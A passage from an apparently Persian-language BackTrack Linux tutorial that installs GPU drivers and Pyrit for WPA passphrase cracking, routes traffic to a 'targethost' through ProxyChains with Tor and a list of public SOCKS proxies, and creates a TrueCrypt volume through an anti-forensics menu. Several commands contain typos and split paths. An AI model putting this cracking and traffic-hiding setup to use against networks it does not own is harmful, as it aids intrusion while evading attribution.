tar zxvf AMD-APP-SDK-v2.6-lnx64.tgz –C /tmp/AMD-APP-SDK-v2.6- lnx64

۹) رفتن به مسیر زیر:

cd AMD-APP-SDK-v2.6-lnx64

10) sh Install-AMD-APP.sh

11) echo export ATISTREAMSDKROOT=/opt/AMDAPP/ >> ~/.bashrc
ssource ~/.bashrc

۱۲) دانلود کامپایل برای CAL++ و Pyrit :

```
cd /tmp/
svn co https://calpp.svn.sourceforge.net/svnroot/calpp calpp
cd calpp/trunk
cmake
make
make install

cd /tmp/
svn co http://pyrit.googlecode.com/svn/trunk/ pyrit_src
cd pyrit_src/pyrit
python setup.py build
python setup.py install
```

۱۳) نصب OpenCL:

```
cd /tmp/pyrit_src/cpyrit_opencl
python setup.py build
python setup.py install
```

۱۴) ایجاد تغییرات در فایل cpyrit_calpp :

```
cd /tmp/pyrit_source/cpyrit_calpp
vi setup.py
```

خط زیر را پیدا کنید و جایگزین کنید:

```
VERSION = '0.4.0-dev'
```

با

VERSION = '0.4.1-dev'

و نیز:

CALPP_INC_DIRS.append(os.path.join(CALPP_INC_DIR, 'include'))

یا

CALPP_INC_DIRS.append(os.path.join(CALPP_INC_DIR, 'include/CAL'))

۱۵) نصب کنید و تمام. یک ریست هم بکنید.

python setup.py build

python setup.py install

**نصب درایور NVIDIA video card :**

**نکته:** دستور زیر برای ۶۴ بیتی است. در پایان ۳۲ بیتی را قرار می دهیم.

1) cd /tmp/

2) wget http://developer.download.nvidia.com/compute/cuda/4_1/rel/driv ers/NVIDIA-Linux-x86_64-285.05.33.run

۳) دادن مجوز لازم:

chmod +x NVIDIA-Linux-x86_64-285.05.33.run

4) ./NVIDIA-Linux-x86_64-285.05.33.run –kernel-source-path='/usr/src/linux'

۵) دانلود cuda toolkit:

```
wget http://developer.download.nvidia.com/compute/cuda/4_1/rel/tool
kit/cudatoolkit_4.1.28_linux_64_ubuntu11.04.run
```

6) chmod +x cudatoolkit_4.1.28_linux_64_ubuntu11.04.run

۷) اجرا کردن برنامه:

```
./cudatoolkit_4.1.28_linux_64_ubuntu11.04.run
```

۸) دستورات زیر:

```
echo PATH=$PATH:/opt/cuda/bin >> ~/.bashrc
echo LD_LIBRARY_PATH=$LD_LIBRARY_PATH:/opt/cuda/lib >> ~/.bashrc
echo export PATH >> ~/.bashrc
echo export LD_LIBRARY_PATH >> ~/.bashrc
```

9) source ~/.bashrc

ldconfig

۱۰) apt-get install libssl-dev python-dev python-scapy

11)

a. svn co http://pyrit.googlecode.com/svn/trunk/ pyrit_src

   cd pyrit_src/pyrit

   python setup.py build

   python setup.py install

b. cd /tmp/pyrit_src/cpyrit_cuda

   python setup.py build

   python setup.py install

۱۲) برای چک کردن نهایی:

nvcc –V

و

pyrit benchmark

## اجرا و آپدیت و کانفیگ کردن ابزرهای امنیتی اضافی :

**۱)** آپدیت کردن سیستم و وابستگی های مربوطه به آن:

```
apt-get update
```

۲) آپگرید کردن سیستم:

```
apt-get upgrade
```

۳) آپگرید کردن به جدیدترین ورژن:

```
apt-get dist-upgrade
```

```
4) apt-get install squid3
```

برای فعال نشدن سرویس در بالا آمدن سیستم:

```
update-rc.d -f squid3 remove
```

## نصب ProxyChains :

۱) ویرایش فایل با دستور vim :

```
vim /etc/proxychains.conf
```

این خط را پیدا کرده و شارپ(#) آن را پاک کنید:

```
#dynamic_chain
```

نتیجه:

```
dynamic_chain
```

```
# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
#
#random_chain
#
# Random - Each connection will be done via random proxy
# (or proxy chain, see  chain_len) from the list.
# this option is good to test your IDS :)

# Make sense only if random_chain
#chain_len = 2

-- INSERT --
```

۲) نوشتن پروکسی سرور هایی که می خواهید از آن استفاده کنید:

```
# ProxyList format
#       type  host  port [user pass]
#       (values separated by 'tab' or 'blank')
#
#
#        Examples:
#
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
socks5   98.206.2.3  1893
socks5   76.22.86.170  1658
socks4  189.87.236.22  1080
socks5   62.243.224.180  1080
socks5  122.194.11.208  1080
socks5  178.33.204.42  1080
-- INSERT --
```

۳) باز کردن سایت با این پروکسی:


proxyresolv www.targethost.com

proxyresolv www.yahoo.com

## رمزنگاری فولدرها با TrueCrypt:


۱) به مسیر زیر بروید:

Applications | BackTrack | Forensics | Digital Anti Forensics | install truecrypt





۲) دوباره مسیر بالا بروید و اجرا کنید.


۳)



۴) create volume





۵)




۶)


۷) انتخاب مسیر درایور مورد نظر:




(۸


Specify Path and File Name
Look in:
My Documents
My Computer
My Documents
Desktop
Recent
File name:
My Volume
Files of type:
All Files (*.*)
Save
Cancel


(۹


Volume Location
D:\My Documents\My Volume
Select File...
Never save history
A TrueCrypt volume can reside in a file (called TrueCrypt container), which can reside on a hard disk, on a USB flash drive, etc. A TrueCrypt container is just like any normal file (it can be, for example, moved, copied and deleted as any normal file). Click 'Select File' to choose a filename for the container and to select the location where you wish the container to be created.
WARNING: If you select an existing file, TrueCrypt will NOT encrypt it; the file be deleted and replaced with the newly created TrueCrypt container. You will be able to encrypt existing files (later on) by moving them to the TrueCrypt container that you are about to create now.
Help
< Prev
Next >
Cancel


(۱۰





۱۱) در اینجا سایز volume خود را تعیین کنید برای ساخته شدن :



(۱۲


Volume Password
Password:
Confirm:
Display password
Use keyfiles
Keyfiles...
It is very important that you choose a good password. You should avoid choosing one that contains only a single word that can be found in a dictionary (or a combination of 2, 3, or 4 such words). It should not contain any names or dates of birth. It should not be easy to guess. A good password is a random combination of upper and lower case letters, numbers, and special characters, such as @ ^ = $ * + etc. We recommend choosing a password consisting of more than 20 characters (the longer, the better). The maximum password length is 64 characters.
Help
< Prev
Next >
Cancel


(۱۳


Volume Format
Options
Filesystem FAT
Cluster Default
Dynamic
Random Pool: A0B05BC33EB6D3FA30A05F6355622D14...
Header Key:
Master Key:
Abort
Done
Speed
Left
IMPORTANT: Move your mouse as randomly as possible within this window. The longer you move it, the better. This significantly increases the cryptographic strength of the encryption keys. Then click Format to create the volume.
Help
< Prev
Format
Cancel


(۱۴

TrueCrypt Volume Creation Wizard
The TrueCrypt volume has been successfully created.
OK

